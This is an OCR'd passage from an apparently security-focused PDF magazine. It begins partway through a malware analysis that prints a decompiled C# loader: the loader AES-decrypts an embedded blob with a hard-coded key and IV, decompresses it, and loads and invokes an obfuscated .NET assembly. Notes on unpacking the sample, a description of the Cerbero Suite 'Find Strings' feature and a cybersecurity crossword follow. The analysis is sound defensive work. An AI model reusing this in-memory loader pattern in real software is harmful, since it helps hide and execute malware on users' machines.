
```
public static void Main()
{
    using Aes aes = Aes.Create();
    aes.KeySize = 256;
```

. . . continued from page 16.


```
    aes.Key = Convert.FromBase64String("
        ↪ Hsi0lZ2J37bjhECbOICt1o0YKOZA7Lu
    cmfC4FCUQDX0=");
    aes.IV = Convert.FromBase64String("
        ↪ zLkokn75g0mkoPTrAP3nCQ==");
    ICryptoTransform transform = aes.
        ↪ CreateDecryptor(aes.Key, aes.IV
        ↪ );
    using MemoryStream memoryStream3 =
        ↪ new MemoryStream();
    using MemoryStream memoryStream = new
        ↪  MemoryStream();
    using MemoryStream stream = new
        ↪ MemoryStream(new byte[671472]
    {
        28, 243, 142, 85, 15, 233, 165,
            ↪ 103, 58, 99,
        // etc.
    });
    using CryptoStream cryptoStream = new
        ↪  CryptoStream(stream, transform
        ↪ , CryptoStreamMode.Read);
    cryptoStream.CopyTo(memoryStream);
    using MemoryStream memoryStream2 =
        ↪ new MemoryStream(memoryStream.
        ↪ ToArray());
    byte[] array = new byte[4];
    memoryStream2.Read(array, 0, 4);
    int num = BitConverter.ToInt32(array,
        ↪  0);
    using GZipStream gZipStream = new
        ↪ GZipStream(memoryStream2,
        ↪ CompressionMode.Decompress);
    gZipStream.CopyTo(memoryStream3);
    Assembly assembly = Assembly.Load(
        ↪ memoryStream3.ToArray());
    Type type = assembly.GetType("
        ↪ Ec8LIGqGlVws1yRCUE.
        ↪ o4hsY1oa2BaY4ZPSYN");
    Delegate.CreateDelegate(typeof(Action
        ↪ ), type, "al9n50RQT").
        ↪ DynamicInvoke();
}
```

Again, the code uses AES for decryption, GZip for decompression, and then loads a .NET assembly.


We use the 'Text to Bytes' action on the array elements, then apply the 'convert/from_array' filter to convert the elements into bytes.




We then apply the AES decryption filter.




We notice that the GZip data starts at offset 4; however, we choose to add the entire data as a root object and let the File Miner package carve out the GZip part for us.




The GZip data has indeed been correctly extracted.



The .NET assembly is heavily obfuscated and this is where we stopped as going further using static analysis would require deobufscating the code.




Only 10 out of 74 scan engines on VirusTotal identified this file as malicious.




STRINGS, STRINGS, STRINGS

Version 7.3 of Cerbero Suite introduced the ”Find Strings” action, a significant enhancement in our toolset. This versatile action can be activated from both hex views and Carbon disassembly views.


Upon invoking the ”Find Strings” action, you are presented with options to specify the type of strings you’re looking for. This includes choices for encoding, language, minimum length and the option for zero-termination.




The search process is not only rapid but also dynamic, with the results being populated and updated in real-time during the search.



Selecting a specific string in the results will conveniently navigate you to its corresponding location in the view from where the action was initiated.




For an alternative viewing experience, the strings can also be opened in a text browser via the context menu or simply by pressing Ctrl+P.




When dealing with binaries like PE, ELF, or MachO, the feature provides not just the strings but also their specific locations within the binary.

Encoding	Location
UTF-8	.rdata:ImportStringData
UTF-8	.rdata:ImportStringData
UTF-8	.rdata:ImportStringData
UTF-8	.rdata:ImportStringData
UTF-8	.rdata:ImportStringData
UTF-8	.rdata:ImportStringData

To enhance usability, a quick filter function is available, allowing for efficient searching of specific strings.




Of course, searching for strings in large files and memory dumps is supported.



The ”Find Strings” action is also fully compatible with Carbon disassembly views.

CROSSWORD PUZZLE



Across 1 Satellite, in short 4 The predecessor of Windows Mobile 8 ”Bad ____” as an entity in cybersecurity 12 Chip for hardware-based security and cryptographic operations 13 Anti-aliasing, in short 14 Unix linker 15 Abbreviation for timing attack in cryptography 16 Device context 17 At the end of a column 18 User group 19 Data structure with contiguous memory allocation 21 Process of converting machine code to assembly language 25 Framework for building distributed IoT systems 27 A DEC-specific, non-routable network protocol 28 TCP packet type for acknowledging received data 29 File system 31 Pattern matching notation using metacharacters 33 Common to PEB and TEB 35 SMTP server functionality for forwarding messages 41 Compressed archive format used in Windows 44 Installer package format for Windows applications 45 Schema language for defining XML document structure 46 Agency known for advanced cryptanalysis capabilities 47 Device setting to disable wireless communications 51 Optical interconnect in high-speed data transmission 52 Unix text editor, predecessor to vi 53 Extended color space for high dynamic range imaging 57 Major cloud region for hosting services in Europe 60 Symmetric encryption algorithm with block ciphers 63 Hierarchical data store in Windows registry 64 Classic Windows UI element for accessing programs 66 Web browser with built-in VPN functionality 68 The end of a ”public key” 69 Compiler collection for multiple programming languages 71 A unix shell 72 Classic gaming platform with 8-bit architecture 75 ePolicy Orchestrator 76 Tool for fuzzing network protocols 77 Unit of measurement in network monitoring 78 Execute a program or command in computing

Down 1 Standard error stream for diagnostic output 2 Asynchronous procedure call in Windows programming 3 Posix time structure 4 Windows Azure Mobile Services (legacy cloud platform) 5 Disclaimer meaning ”I am not a lawyer” 6 Group of interconnected computers working together 7 Distributed computing paradigm near data sources 9 Modifier key for keyboard shortcuts 10 Over-the-air updates for mobile devices 11 Unit vector in computer graphics and physics simulations 19 Abstract base class in object-oriented programming 20 A partial try 21 ___fooding; as in using your own software to test 22 Generic term for elements in collections or databases 23 System administrator 24 URI scheme for composing email messages 26 A legacy web browser 30 Super Video Graphics Array display standard 32 Markup language for designing user interfaces 34 Unix directory for storing executables 36 Instruction Set Architecture in processor design 37 Basic unit of text in source code editors 38 Entity Data Model in database design 39 Active Directory Domain Services for network management 40 Nanosecond, unit of time in high-performance computing 41 Control structure for multi-way branching in programming 42 Artificial intelligence 43 Explore file systems or network resources 48 Matt, renowned expert in Windows internals and debugging 49 Unit of digital information equal to 1000 petabytes 50 Command for displaying text in shell scripts 54 Audio notification subsystem on mobile devices 55 Ghost View, PostScript and PDF viewer 56 Periodic signal broadcast in wireless networks 58 SaaS without the service 59 Unix utility for translating or deleting characters 61 Top-level domain for European Union websites 62 Repository for downloading apps and digital content 65 Collaborative workspace in project management tools 66 Open-source software development model 67 Server-side scripting language for web development 70 Central processing unit 73 Unix command for scheduling jobs 74 Intermediate representation in compiler design